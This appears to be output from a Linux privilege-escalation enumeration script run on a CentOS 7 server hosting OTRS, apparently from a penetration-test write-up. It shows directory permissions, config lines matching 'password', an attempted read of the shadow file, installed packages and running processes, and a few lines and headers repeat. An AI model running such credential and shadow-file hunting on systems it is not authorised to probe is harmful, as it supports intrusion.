drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/default/css
drwxrwsr-x. 7 otrs apache 100 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/fontawesome
drwxrwsr-x. 2 otrs apache 33 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/fullcalendar-2.4.0
drwxrwsr-x. 3 otrs apache 39 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/ui-theme
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/ui-theme/images
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/jstree-theme
drwxrwsr-x. 2 otrs apache 71 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/jstree-theme/default
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/nvd3-1.7.1
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/default/img
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/img/icons
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/img/source
drwxrws---. 2 apache apache 4096 Apr 9 19:53
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css-cache
drwxrwsr-x. 3 otrs apache 16 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/ivory
drwxrwsr-x. 2 otrs apache 29 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/ivory/css
drwxrwsr-x. 3 otrs apache 16 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/ivory-slim
drwxrwsr-x. 2 otrs apache 29 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/ivory-slim/css
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Customer
drwxrwsr-x. 5 otrs apache 42 Apr 9 14:20 /opt/otrs/var/httpd/htdocs/skins/Customer/default
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css
drwxrwsr-x. 5 otrs apache 58 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css/thirdparty
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css/thirdparty/fontawesome
drwxrwsr-x. 3 otrs apache 39 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css/thirdparty/ui-theme

```
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css/thirdparty/ui-theme/images
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css/thirdparty/jstree-theme
drwxrwsr-x. 2 otrs apache 65 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css/thirdparty/jstree-theme/default
drwxrwsr-x. 2 otrs apache 87 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/img
drwxrws--- 2 apache apache 116 Apr 9 14:21
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css-cache
drwxrwsr-x. 2 otrs apache 6 Feb 5 2016 /opt/otrs/var/spool
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/stats
drwxrwsr-x. 3 otrs apache 21 Feb 5 2016 /opt/otrs/var/processes
drwxrwsr-x. 2 otrs apache 6 Feb 5 2016 /opt/otrs/var/processes/examples
drwxrwsr-x. 2 otrs apache 6 Feb 5 2016 /opt/otrs/var/sessions
drwxrwsr-x. 2 otrs apache 6 Feb 5 2016 /opt/otrs/var/article
drwxrws--- 3 otrs apache 45 Feb 5 2016 /opt/otrs/var/run
drwxrws--- 3 otrs apache 22 Feb 5 2016 /opt/otrs/var/run/Daemon
drwxrws--- 2 otrs apache 6 Apr 9 23:05 /opt/otrs/var/run/Daemon/Scheduler
```

[+] Logs containing keyword 'password'

[+] Config files containing keyword 'password'

```
/etc/pki/tls/openssl.cnf:# input_password = secret
/etc/pki/tls/openssl.cnf:# output_password = secret
/etc/pki/tls/openssl.cnf:challengePassword      = A challenge password
/etc/dnsmasq.conf:#dhcp-option=encap:175, 191, pass    # iSCSI password
/etc/security/pwquality.conf:# Configuration for systemwide password quality limits
/etc/security/pwquality.conf:# Number of characters in the new password that must not be
present in the
/etc/security/pwquality.conf:# old password.
/etc/security/pwquality.conf:# Minimum acceptable size for the new password (plus one if
/etc/security/pwquality.conf:# The maximum credit for having digits in the new password. If less
than 0
/etc/security/pwquality.conf:# it is the minimum number of digits in the new password.
/etc/security/pwquality.conf:# The maximum credit for having uppercase characters in the new
password.
/etc/security/pwquality.conf:# password.
/etc/security/pwquality.conf:# The maximum credit for having lowercase characters in the new
password.
/etc/security/pwquality.conf:# password.
/etc/security/pwquality.conf:# password (digits, uppercase, lowercase, others).
/etc/security/pwquality.conf:# The maximum number of allowed consecutive same characters in
the new password.
/etc/security/pwquality.conf:# new password.
/etc/postfix/main.cf:# NOTE: if you use this feature for accounts not in the UNIX password
/etc/postfix/main.cf:# NOTE: if you use this feature for accounts not in the UNIX password
/etc/postfix/main.cf:# NOTE: if you use this feature for accounts not in the UNIX password
```

[+] Shadow File (Privileged)

[*] ENUMERATING PROCESSES AND APPLICATIONS...

```
/etc/postfix/main.cf:# NOTE: if you use this feature for accounts not in the UNIX password  
/etc/postfix/main.cf:# NOTE: if you use this feature for accounts not in the UNIX password  
/etc/postfix/main.cf:# NOTE: if you use this feature for accounts not in the UNIX password
```

[+] Shadow File (Privileged)

[*] ENUMERATING PROCESSES AND APPLICATIONS...

[+] Installed Packages

```
GeoIP-1.5.0-9.el7.x86_64  
NetworkManager-1.0.6-27.el7.x86_64  
NetworkManager-libnm-1.0.6-27.el7.x86_64  
NetworkManager-tui-1.0.6-27.el7.x86_64  
acl-2.2.51-12.el7.x86_64  
aic94xx-firmware-30-6.el7.noarch  
alsa-firmware-1.0.28-2.el7.noarch  
alsa-lib-1.0.28-2.el7.x86_64  
alsa-tools-firmware-1.0.28-2.el7.x86_64  
apr-1.4.8-3.el7.x86_64  
apr-util-1.5.2-6.el7.x86_64  
audit-2.4.1-5.el7.x86_64  
audit-libs-2.4.1-5.el7.x86_64  
audit-libs-python-2.4.1-5.el7.x86_64  
authconfig-6.2.8-10.el7.x86_64  
avahi-autoipd-0.6.31-15.el7.x86_64  
avahi-libs-0.6.31-15.el7.x86_64  
basesystem-10.0-7.el7.centos.noarch  
bash-4.2.46-19.el7.x86_64  
bind-libs-lite-9.9.4-29.el7_2.2.x86_64  
bind-license-9.9.4-29.el7_2.2.noarch  
binutils-2.23.52.0.1-55.el7.x86_64  
biosdevname-0.6.2-1.el7.x86_64  
btrfs-progs-3.19.1-1.el7.x86_64  
bzip2-1.0.6-13.el7.x86_64  
bzip2-libs-1.0.6-13.el7.x86_64  
ca-certificates-2015.2.4-71.el7.noarch  
centos-logos-70.0.6-3.el7.centos.noarch  
centos-release-7-2.1511.el7.centos.2.10.x86_64  
checkpolicy-2.1.12-6.el7.x86_64  
chkconfig-1.3.61-5.el7.x86_64  
coreutils-8.22-15.el7.x86_64  
cpio-2.11-24.el7.x86_64  
cracklib-2.9.0-11.el7.x86_64  
cracklib-dicts-2.9.0-11.el7.x86_64
```

crontabs-1.11-6.20121102git.el7.noarch
cryptsetup-libs-1.6.7-1.el7.x86_64
curl-7.29.0-25.el7.centos.x86_64
cyrus-sasl-lib-2.1.26-19.2.el7.x86_64
dbus-1.6.12-13.el7.x86_64
dbus-glib-0.100-7.el7.x86_64
dbus-libs-1.6.12-13.el7.x86_64
dbus-python-1.1.1-9.el7.x86_64
device-mapper-1.02.107-5.el7.x86_64
device-mapper-event-1.02.107-5.el7.x86_64
device-mapper-event-libs-1.02.107-5.el7.x86_64
device-mapper-libs-1.02.107-5.el7.x86_64
device-mapper-persistent-data-0.5.5-1.el7.x86_64
dhclient-4.2.5-42.el7.centos.x86_64
dhcp-common-4.2.5-42.el7.centos.x86_64
dhcp-libs-4.2.5-42.el7.centos.x86_64
diffutils-3.3-4.el7.x86_64
dmidecode-2.12-9.el7.x86_64
dnsmasq-2.66-14.el7_1.x86_64
dracut-033-360.el7_2.x86_64
dracut-config-rescue-033-360.el7_2.x86_64
dracut-network-033-360.el7_2.x86_64
e2fsprogs-1.42.9-7.el7.x86_64
e2fsprogs-libs-1.42.9-7.el7.x86_64
ebtables-2.0.10-13.el7.x86_64
elfutils-libelf-0.163-3.el7.x86_64
elfutils-libs-0.163-3.el7.x86_64
epel-release-7-5.noarch
ethtool-3.15-2.el7.x86_64
expat-2.1.0-8.el7.x86_64
file-5.11-31.el7.x86_64
file-libs-5.11-31.el7.x86_64
filesystem-3.2-20.el7.x86_64
findutils-4.5.11-5.el7.x86_64
fipscheck-1.4.1-5.el7.x86_64
fipscheck-lib-1.4.1-5.el7.x86_64
firewalld-0.3.9-14.el7.noarch
fontconfig-2.10.95-7.el7.x86_64
fontpackages-filesystem-1.44-8.el7.noarch
freetype-2.4.11-11.el7.x86_64
fxload-2002_04_11-16.el7.x86_64
gawk-4.0.2-4.el7.x86_64
gd-2.0.35-26.el7.x86_64
gdbm-1.10-8.el7.x86_64
gdbm-devel-1.10-8.el7.x86_64
gettext-0.18.2.1-4.el7.x86_64
gettext-libs-0.18.2.1-4.el7.x86_64
glib-networking-2.42.0-1.el7.x86_64
glib2-2.42.2-5.el7.x86_64

glibc-2.17-106.el7_2.1.x86_64
glibc-common-2.17-106.el7_2.1.x86_64
glibc-devel-2.17-106.el7_2.1.x86_64
glibc-headers-2.17-106.el7_2.1.x86_64
gmp-6.0.0-12.el7_1.x86_64
gnupg2-2.0.22-3.el7.x86_64
gnutls-3.3.8-14.el7_2.x86_64
gobject-introspection-1.42.0-1.el7.x86_64
gperftools-libs-2.4-7.el7.x86_64
gpg-pubkey-352c64e5-52ae6884
gpg-pubkey-f4a80eb5-53a7ff4b
gpgme-1.3.2-5.el7.x86_64
gpm-libs-1.20.7-5.el7.x86_64
grep-2.20-2.el7.x86_64
groff-base-1.22.2-8.el7.x86_64
grub2-2.02-0.34.el7.centos.x86_64
grub2-tools-2.02-0.34.el7.centos.x86_64
grubby-8.28-17.el7.x86_64
gsettings-desktop-schemas-3.14.2-1.el7.x86_64
gzip-1.5-8.el7.x86_64
hardlink-1.0-19.el7.x86_64
hostname-3.13-3.el7.x86_64
httpd-2.4.6-40.el7.centos.x86_64
httpd-tools-2.4.6-40.el7.centos.x86_64
hwdata-0.252-8.1.el7.x86_64
info-5.1-4.el7.x86_64
initscripts-9.49.30-1.el7.x86_64
iproute-3.10.0-54.el7.x86_64
iputils-2.4.8-1.el7.x86_64
iptables-1.4.21-16.el7.x86_64
iputils-20121221-7.el7.x86_64
irqbalance-1.0.7-5.el7.x86_64
ivtv-firmware-20080701-26.el7.noarch
iwl100-firmware-39.31.5.1-43.el7.noarch
iwl1000-firmware-39.31.5.1-43.el7.noarch
iwl105-firmware-18.168.6.1-43.el7.noarch
iwl135-firmware-18.168.6.1-43.el7.noarch
iwl2000-firmware-18.168.6.1-43.el7.noarch
iwl2030-firmware-18.168.6.1-43.el7.noarch
iwl3160-firmware-22.0.7.0-43.el7.noarch
iwl3945-firmware-15.32.2.9-43.el7.noarch
iwl4965-firmware-228.61.2.24-43.el7.noarch
iwl5000-firmware-8.83.5.1_1-43.el7.noarch
iwl5150-firmware-8.24.2.2-43.el7.noarch
iwl6000-firmware-9.221.4.1-43.el7.noarch
iwl6000g2a-firmware-17.168.5.3-43.el7.noarch
iwl6000g2b-firmware-17.168.5.2-43.el7.noarch
iwl6050-firmware-41.28.5.1-43.el7.noarch
iwl7260-firmware-22.0.7.0-43.el7.noarch
jansson-2.4-6.el7.x86_64
json-c-0.11-4.el7_0.x86_64

kbd-1.15.5-11.el7.x86_64
kbd-legacy-1.15.5-11.el7.noarch
kbd-misc-1.15.5-11.el7.noarch
kernel-3.10.0-229.el7.x86_64
kernel-3.10.0-327.4.5.el7.x86_64
kernel-headers-3.10.0-327.4.5.el7.x86_64
kernel-tools-3.10.0-327.4.5.el7.x86_64
kernel-tools-libs-3.10.0-327.4.5.el7.x86_64
kexec-tools-2.0.7-38.el7.x86_64
keyutils-libs-1.5.8-3.el7.x86_64
kmod-20-5.el7.x86_64
kmod-libs-20-5.el7.x86_64
kpartx-0.4.9-85.el7.x86_64
krb5-libs-1.13.2-10.el7.x86_64
less-458-9.el7.x86_64
libICE-1.0.9-2.el7.x86_64
libSM-1.2.2-2.el7.x86_64
libX11-1.6.3-2.el7.x86_64
libX11-common-1.6.3-2.el7.noarch
libXau-1.0.8-2.1.el7.x86_64
libXcursor-1.1.14-2.1.el7.x86_64
libXext-1.3.3-3.el7.x86_64
libXfixes-5.0.1-2.1.el7.x86_64
libXi-1.7.4-2.el7.x86_64
libXinerama-1.1.3-2.1.el7.x86_64
libXmu-1.1.2-2.el7.x86_64
libXpm-3.5.11-3.el7.x86_64
libXrandr-1.4.2-2.el7.x86_64
libXrender-0.9.8-2.1.el7.x86_64
libXt-1.1.4-6.1.el7.x86_64
libXxf86misc-1.0.3-7.1.el7.x86_64
libXxf86vm-1.1.3-2.1.el7.x86_64
libacl-2.2.51-12.el7.x86_64
libaio-0.3.109-13.el7.x86_64
libassuan-2.1.0-3.el7.x86_64
libattr-2.4.46-12.el7.x86_64
libblkid-2.23.2-26.el7.x86_64
libcap-2.22-8.el7.x86_64
libcap-ng-0.7.5-4.el7.x86_64
libcgroup-0.41-8.el7.x86_64
libcom_err-1.42.9-7.el7.x86_64
libcroco-0.6.8-5.el7.x86_64
libcurl-7.29.0-25.el7.centos.x86_64
libdaemon-0.14-7.el7.x86_64
libdb-5.3.21-19.el7.x86_64
libdb-devel-5.3.21-19.el7.x86_64
libdb-utils-5.3.21-19.el7.x86_64
libdnet-1.12-13.1.el7.x86_64
libdrm-2.4.60-3.el7.x86_64
libedit-3.0-12.20121213cvs.el7.x86_64
libestr-0.1.9-2.el7.x86_64

libffi-3.0.13-16.el7.x86_64
libgcc-4.8.5-4.el7.x86_64
libgcrypt-1.5.3-12.el7_1.1.x86_64
libgomp-4.8.5-4.el7.x86_64
libgpg-error-1.12-3.el7.x86_64
libgudev1-219-19.el7.x86_64
libicu-50.1.2-15.el7.x86_64
libidn-1.28-4.el7.x86_64
libjpeg-turbo-1.2.90-5.el7.x86_64
libmnl-1.0.3-7.el7.x86_64
libmodman-2.0.1-8.el7.x86_64
libmount-2.23.2-26.el7.x86_64
libmspack-0.5-0.4.alpha.el7.x86_64
libndp-1.2-4.el7.x86_64
libnetfilter_conntrack-1.0.4-2.el7.x86_64
libnfnetlink-1.0.1-4.el7.x86_64
libnl3-3.2.21-10.el7.x86_64
libnl3-cli-3.2.21-10.el7.x86_64
libpcap-1.5.3-8.el7.x86_64
libpciaccess-0.13.4-2.el7.x86_64
libpipeline-1.2.3-3.el7.x86_64
libpng-1.5.13-7.el7_2.x86_64
libproxy-0.4.11-8.el7.x86_64
libpwquality-1.2.3-4.el7.x86_64
libselinux-2.2.2-6.el7.x86_64
libselinux-python-2.2.2-6.el7.x86_64
libselinux-utils-2.2.2-6.el7.x86_64
libsemanage-2.1.10-18.el7.x86_64
libsemanage-python-2.1.10-18.el7.x86_64
libsepol-2.1.9-3.el7.x86_64
libsoup-2.48.1-3.el7.x86_64
libss-1.42.9-7.el7.x86_64
libssh2-1.4.3-10.el7.x86_64
libstdc++-4.8.5-4.el7.x86_64
libsysfs-2.1.0-16.el7.x86_64
libtasn1-3.8-2.el7.x86_64
libteam-1.17-5.el7.x86_64
libunistring-0.9.3-9.el7.x86_64
libunwind-1.1-5.el7.x86_64
libuser-0.60-7.el7_1.x86_64
libutempter-1.1.6-4.el7.x86_64
libuuid-2.23.2-26.el7.x86_64
libverto-0.2.5-4.el7.x86_64
libxcb-1.11-4.el7.x86_64
libxml2-2.9.1-6.el7_2.2.x86_64
libxslt-1.1.28-5.el7.x86_64
linux-firmware-20150904-43.git6ebf5d5.el7.noarch
logrotate-3.8.6-7.el7_2.x86_64
lsscsi-0.27-3.el7.x86_64
lua-5.1.4-14.el7.x86_64
lvm2-2.02.130-5.el7.x86_64

lvm2-libs-2.02.130-5.el7.x86_64
lzo-2.06-8.el7.x86_64
mailcap-2.1.41-2.el7.noarch
make-3.82-21.el7.x86_64
man-db-2.6.3-9.el7.x86_64
mariadb-5.5.44-2.el7.centos.x86_64
mariadb-libs-5.5.44-2.el7.centos.x86_64
mariadb-server-5.5.44-2.el7.centos.x86_64
microcode_ctl-2.1-12.el7.x86_64
mod_perl-2.0.8-10.20140624svn1602105.el7.x86_64
mozjs17-17.0.0-12.el7.x86_64
ncurses-5.9-13.20130511.el7.x86_64
ncurses-base-5.9-13.20130511.el7.noarch
ncurses-libs-5.9-13.20130511.el7.x86_64
net-tools-2.0-0.17.20131004git.el7.x86_64
nettle-2.7.1-4.el7.x86_64
newt-0.52.15-4.el7.x86_64
newt-python-0.52.15-4.el7.x86_64
nginx-1.6.3-8.el7.x86_64
nginx-filesystem-1.6.3-8.el7.noarch
nspr-4.10.8-2.el7_1.x86_64
nss-3.19.1-19.el7_2.x86_64
nss-softokn-3.16.2.3-13.el7_1.x86_64
nss-softokn-freebl-3.16.2.3-13.el7_1.x86_64
nss-sysinit-3.19.1-19.el7_2.x86_64
nss-tools-3.19.1-19.el7_2.x86_64
nss-util-3.19.1-4.el7_1.x86_64
numactl-libs-2.0.9-5.el7_1.x86_64
open-vm-tools-9.10.2-4.el7.x86_64
openldap-2.4.40-8.el7.x86_64
openssh-6.6.1p1-23.el7_2.x86_64
openssh-clients-6.6.1p1-23.el7_2.x86_64
openssh-server-6.6.1p1-23.el7_2.x86_64
openssl-1.0.1e-51.el7_2.2.x86_64
openssl-libs-1.0.1e-51.el7_2.2.x86_64
os-prober-1.58-5.el7.x86_64
p11-kit-0.20.7-3.el7.x86_64
p11-kit-trust-0.20.7-3.el7.x86_64
pam-1.1.8-12.el7_1.1.x86_64
parted-3.1-23.el7.x86_64
passwd-0.79-4.el7.x86_64
pciutils-libs-3.2.1-4.el7.x86_64
pcre-8.32-15.el7.x86_64
perl-5.16.3-286.el7.x86_64
perl-AppConfig-1.66-20.el7.noarch
perl-Archive-Tar-1.92-2.el7.noarch
perl-Archive-Zip-1.30-11.el7.noarch
perl-Authen-SASL-2.15-10.el7.noarch
perl-BSD-Resource-1.29.07-1.el7.x86_64
perl-Business-ISBN-2.06-2.el7.noarch
perl-Business-ISBN-Data-20120719.001-2.el7.noarch

perl-CGI-3.63-4.el7.noarch
perl-Carp-1.26-244.el7.noarch
perl-Class-Mix-0.005-10.el7.noarch
perl-Compress-Raw-Bzip2-2.061-3.el7.x86_64
perl-Compress-Raw-Zlib-2.061-4.el7.x86_64
perl-Convert-ASN1-0.26-4.el7.noarch
perl-Crypt-Eksblowfish-0.009-11.el7.x86_64
perl-Crypt-SSLeay-0.64-5.el7.x86_64
perl-DBD-MySQL-4.023-5.el7.x86_64
perl-DBD-Pg-2.19.3-4.el7.x86_64
perl-DBI-1.627-4.el7.x86_64
perl-Data-Dumper-2.145-3.el7.x86_64
perl-Digest-1.17-245.el7.noarch
perl-Digest-HMAC-1.03-5.el7.noarch
perl-Digest-MD5-2.52-3.el7.x86_64
perl-Digest-SHA-5.85-3.el7.x86_64
perl-Encode-2.51-7.el7.x86_64
perl-Encode-HanExtra-0.23-10.el7.x86_64
perl-Encode-Locale-1.03-5.el7.noarch
perl-Exporter-5.68-3.el7.noarch
perl-ExtUtils-Install-1.58-286.el7.noarch
perl-ExtUtils-MakeMaker-6.68-3.el7.noarch
perl-ExtUtils-Manifest-1.61-244.el7.noarch
perl-ExtUtils-ParseXS-3.18-2.el7.noarch
perl-FCGI-0.74-8.el7.x86_64
perl-File-Listing-6.04-7.el7.noarch
perl-File-Path-2.09-2.el7.noarch
perl-File-Temp-0.23.01-3.el7.noarch
perl-Filter-1.49-3.el7.x86_64
perl-GSSAPI-0.28-9.el7.x86_64
perl-Getopt-Long-2.40-2.el7.noarch
perl-HTML-Parser-3.71-4.el7.x86_64
perl-HTML-Tagset-3.20-15.el7.noarch
perl-HTTP-Cookies-6.01-5.el7.noarch
perl-HTTP-Daemon-6.01-5.el7.noarch
perl-HTTP-Date-6.02-8.el7.noarch
perl-HTTP-Message-6.06-6.el7.noarch
perl-HTTP-Negotiate-6.01-5.el7.noarch
perl-HTTP-Tiny-0.033-3.el7.noarch
perl-IO-Compress-2.061-2.el7.noarch
perl-IO-HTML-1.00-2.el7.noarch
perl-IO-Socket-IP-0.21-4.el7.noarch
perl-IO-Socket-SSL-1.94-3.el7.noarch
perl-IO-Zlib-1.10-286.el7.noarch
perl-Image-Base-1.07-23.el7.noarch
perl-Image-Info-1.33-3.el7.noarch
perl-Image-Xbm-1.08-21.el7.noarch
perl-Image-Xpm-1.09-21.el7.noarch
perl-JSON-2.59-2.el7.noarch
perl-JSON-XS-3.01-2.el7.x86_64
perl-LDAP-0.56-3.el7.noarch

perl-LWP-MediaTypes-6.02-2.el7.noarch
perl-Linux-Pid-0.04-18.el7.x86_64
perl-Mail-IMAPClient-3.37-1.el7.noarch
perl-Net-DNS-0.72-5.el7.x86_64
perl-Net-Daemon-0.48-5.el7.noarch
perl-Net-HTTP-6.06-2.el7.noarch
perl-Net-LibIDN-0.12-15.el7.x86_64
perl-Net-SSLeay-1.55-3.el7.x86_64
perl-Package-Constants-0.02-286.el7.noarch
perl-Params-Classify-0.013-7.el7.x86_64
perl-Parse-RecDescent-1.967009-5.el7.noarch
perl-PathTools-3.40-5.el7.x86_64
perl-PIRPC-0.2020-14.el7.noarch
perl-Pod-Escapes-1.04-286.el7.noarch
perl-Pod-POM-0.27-10.el7.noarch
perl-Pod-Perldoc-3.20-4.el7.noarch
perl-Pod-Simple-3.28-4.el7.noarch
perl-Pod-Usage-1.63-3.el7.noarch
perl-Scalar-List-Utils-1.27-248.el7.x86_64
perl-Socket-2.010-3.el7.x86_64
perl-Storable-2.45-3.el7.x86_64
perl-Sys-Syslog-0.33-3.el7.x86_64
perl-Template-Toolkit-2.24-5.el7.x86_64
perl-Test-Harness-3.28-3.el7.noarch
perl-Text-CSV_XS-1.00-3.el7.x86_64
perl-Text-ParseWords-3.29-4.el7.noarch
perl-Text-Soundex-3.04-4.el7.x86_64
perl-Text-Unidecode-0.04-20.el7.noarch
perl-Time-HiRes-1.9725-3.el7.x86_64
perl-Time-Local-1.2300-2.el7.noarch
perl-Time-Piece-1.20.1-286.el7.x86_64
perl-TimeDate-2.30-2.el7.noarch
perl-Types-Serialiser-1.0-1.el7.noarch
perl-URI-1.60-9.el7.noarch
perl-WWW-RobotRules-6.02-5.el7.noarch
perl-XML-Filter-BufferText-1.01-17.el7.noarch
perl-XML-LibXML-2.0018-5.el7.x86_64
perl-XML-LibXSLT-1.80-4.el7.x86_64
perl-XML-NamespaceSupport-1.11-10.el7.noarch
perl-XML-Parser-2.41-10.el7.x86_64
perl-XML-SAX-0.99-9.el7.noarch
perl-XML-SAX-Base-1.08-7.el7.noarch
perl-XML-SAX-Writer-0.53-4.el7.noarch
perl-XML-Simple-2.20-5.el7.noarch
perl-YAML-LibYAML-0.54-1.el7.x86_64
perl-common-sense-3.6-4.el7.noarch
perl-constant-1.27-2.el7.noarch
perl-devel-5.16.3-286.el7.x86_64
perl-libs-5.16.3-286.el7.x86_64
perl-libwww-perl-6.05-2.el7.noarch
perl-macros-5.16.3-286.el7.x86_64

perl-parent-0.225-244.el7.noarch
perl-podlators-2.5.1-3.el7.noarch
perl-threads-1.87-4.el7.x86_64
perl-threads-shared-1.43-6.el7.x86_64
perl-version-0.99.07-2.el7.x86_64
pinentry-0.8.1-14.el7.x86_64
pkgconfig-0.27.1-4.el7.x86_64
plymouth-0.8.9-0.24.20140113.el7.centos.x86_64
plymouth-core-libs-0.8.9-0.24.20140113.el7.centos.x86_64
plymouth-scripts-0.8.9-0.24.20140113.el7.centos.x86_64
policycoreutils-2.2.5-20.el7.x86_64
policycoreutils-python-2.2.5-20.el7.x86_64
polkit-0.112-5.el7.x86_64
polkit-pkla-compat-0.1-4.el7.x86_64
popt-1.13-16.el7.x86_64
postfix-2.10.1-6.el7.x86_64
postgresql-libs-9.2.14-1.el7_1.x86_64
ppp-2.4.5-33.el7.x86_64
procps-ng-3.3.10-3.el7.x86_64
pth-2.0.7-23.el7.x86_64
pygobject3-base-3.14.0-3.el7.x86_64
pygpgme-0.3-9.el7.x86_64
pyliblzma-0.5.3-11.el7.x86_64
pyparsing-1.5.6-9.el7.noarch
python-2.7.5-34.el7.x86_64
python-IPy-0.75-6.el7.noarch
python-backports-1.0-8.el7.x86_64
python-backports-ssl_match_hostname-3.4.0.2-4.el7.noarch
python-configobj-4.7.2-7.el7.noarch
python-decorator-3.4.0-3.el7.noarch
python-iniparse-0.4-9.el7.noarch
python-libs-2.7.5-34.el7.x86_64
python-perf-3.10.0-327.4.5.el7.x86_64
python-pycurl-7.19.0-17.el7.x86_64
python-pyudev-0.15-7.el7.noarch
python-setuptools-0.9.8-4.el7.noarch
python-slip-0.4.0-2.el7.noarch
python-slip-dbus-0.4.0-2.el7.noarch
python-urlgrabber-3.10-7.el7.noarch
pyxattr-0.5.1-5.el7.x86_64
qrencode-libs-3.4.1-3.el7.x86_64
rdma-7.2_4.1_rc6-2.el7.noarch
readline-6.2-9.el7.x86_64
rootfiles-8.1-11.el7.noarch
rpm-4.11.3-17.el7.x86_64
rpm-build-libs-4.11.3-17.el7.x86_64
rpm-libs-4.11.3-17.el7.x86_64
rpm-python-4.11.3-17.el7.x86_64
rsyslog-7.4.7-12.el7.x86_64
sed-4.2.2-5.el7.x86_64
selinux-policy-3.13.1-60.el7.noarch

selinux-policy-targeted-3.13.1-60.el7.noarch
setools-libs-3.3.7-46.el7.x86_64
setup-2.8.71-6.el7.noarch
shadow-utils-4.1.5.1-18.el7.x86_64
shared-mime-info-1.1-9.el7.x86_64
slang-2.2.4-11.el7.x86_64
snappy-1.1.0-3.el7.x86_64
sqlite-3.7.17-8.el7.x86_64
sudo-1.8.6p7-16.el7.x86_64
systemd-219-19.el7.x86_64
systemd-libs-219-19.el7.x86_64
systemd-sysv-219-19.el7.x86_64
systemtap-sdt-devel-2.8-10.el7.x86_64
sysvinit-tools-2.88-14.ds1.el7.x86_64
tar-1.26-29.el7.x86_64
tcp_wrappers-libs-7.6-77.el7.x86_64
teamd-1.17-5.el7.x86_64
trousers-0.3.13-1.el7.x86_64
tuned-2.5.1-4.el7_2.1.noarch
tzdata-2015g-1.el7.noarch
ustr-1.0.4-16.el7.x86_64
util-linux-2.23.2-26.el7.x86_64
vim-common-7.4.160-1.el7.x86_64
vim-enhanced-7.4.160-1.el7.x86_64
vim-filesystem-7.4.160-1.el7.x86_64
vim-minimal-7.4.160-1.el7.x86_64
virt-what-1.13-6.el7.x86_64
wget-1.14-10.el7_0.1.x86_64
which-2.20-7.el7.x86_64
wpa_supplicant-2.0-17.el7_1.x86_64
xfsprogs-3.2.2-2.el7.x86_64
xorg-x11-server-utils-7.7-14.el7.x86_64
xz-5.1.2-12alpha.el7.x86_64
xz-libs-5.1.2-12alpha.el7.x86_64
yum-3.4.3-132.el7.centos.0.1.noarch
yum-metadata-parser-1.1.4-10.el7.x86_64
yum-plugin-fastestmirror-1.1.31-34.el7.noarch
zlib-1.2.7-15.el7.x86_64

[+] Current processes

| USER | PID | START | TIME | COMMAND |
|------|-----|-------|------|--------------------------|
| root | 1 | 13:34 | 0:03 | /usr/lib/systemd/systemd |
| root | 2 | 13:34 | 0:00 | [kthreadd] |
| root | 3 | 13:34 | 0:00 | [ksoftirqd/0] |
| root | 7 | 13:34 | 0:00 | [migration/0] |
| root | 8 | 13:34 | 0:00 | [rcu_bh] |
| root | 9 | 13:34 | 0:00 | [rcuob/0] |
| root | 10 | 13:34 | 0:09 | [rcu_sched] |
| root | 11 | 13:34 | 0:06 | [rcuos/0] |
| root | 12 | 13:34 | 0:02 | [watchdog/0] |
| root | 13 | 13:34 | 0:00 | [khelper] |

root 14 13:34 0:00 [kdevtmpfs]
root 15 13:34 0:00 [netns]
root 16 13:34 0:00 [perf]
root 17 13:34 0:00 [writeback]
root 18 13:34 0:00 [kintegrityd]
root 19 13:34 0:00 [bioset]
root 20 13:34 0:00 [kblockd]
root 21 13:34 0:00 [md]
root 26 13:34 0:00 [khungtaskd]
root 27 13:34 0:17 [kswapd0]
root 28 13:34 0:00 [ksmd]
root 29 13:34 0:00 [khugepaged]
root 30 13:34 0:00 [fsnotify_mark]
root 31 13:34 0:00 [crypto]
root 39 13:34 0:00 [kthrotld]
root 41 13:34 0:00 [kmpath_rdacd]
root 42 13:34 0:00 [kpsmoused]
root 44 13:34 0:00 [ipv6_addrconf]
root 63 13:34 0:00 [deferwq]
root 94 13:34 0:00 [kauditfd]
root 260 13:34 0:00 [mpt_poll_0]
root 261 13:34 0:00 [ata_sff]
root 263 13:34 0:00 [mpt/0]
root 264 13:34 0:00 [events_power_ef]
root 279 13:34 0:00 [scsi_eh_0]
root 280 13:34 0:00 [scsi_tmf_0]
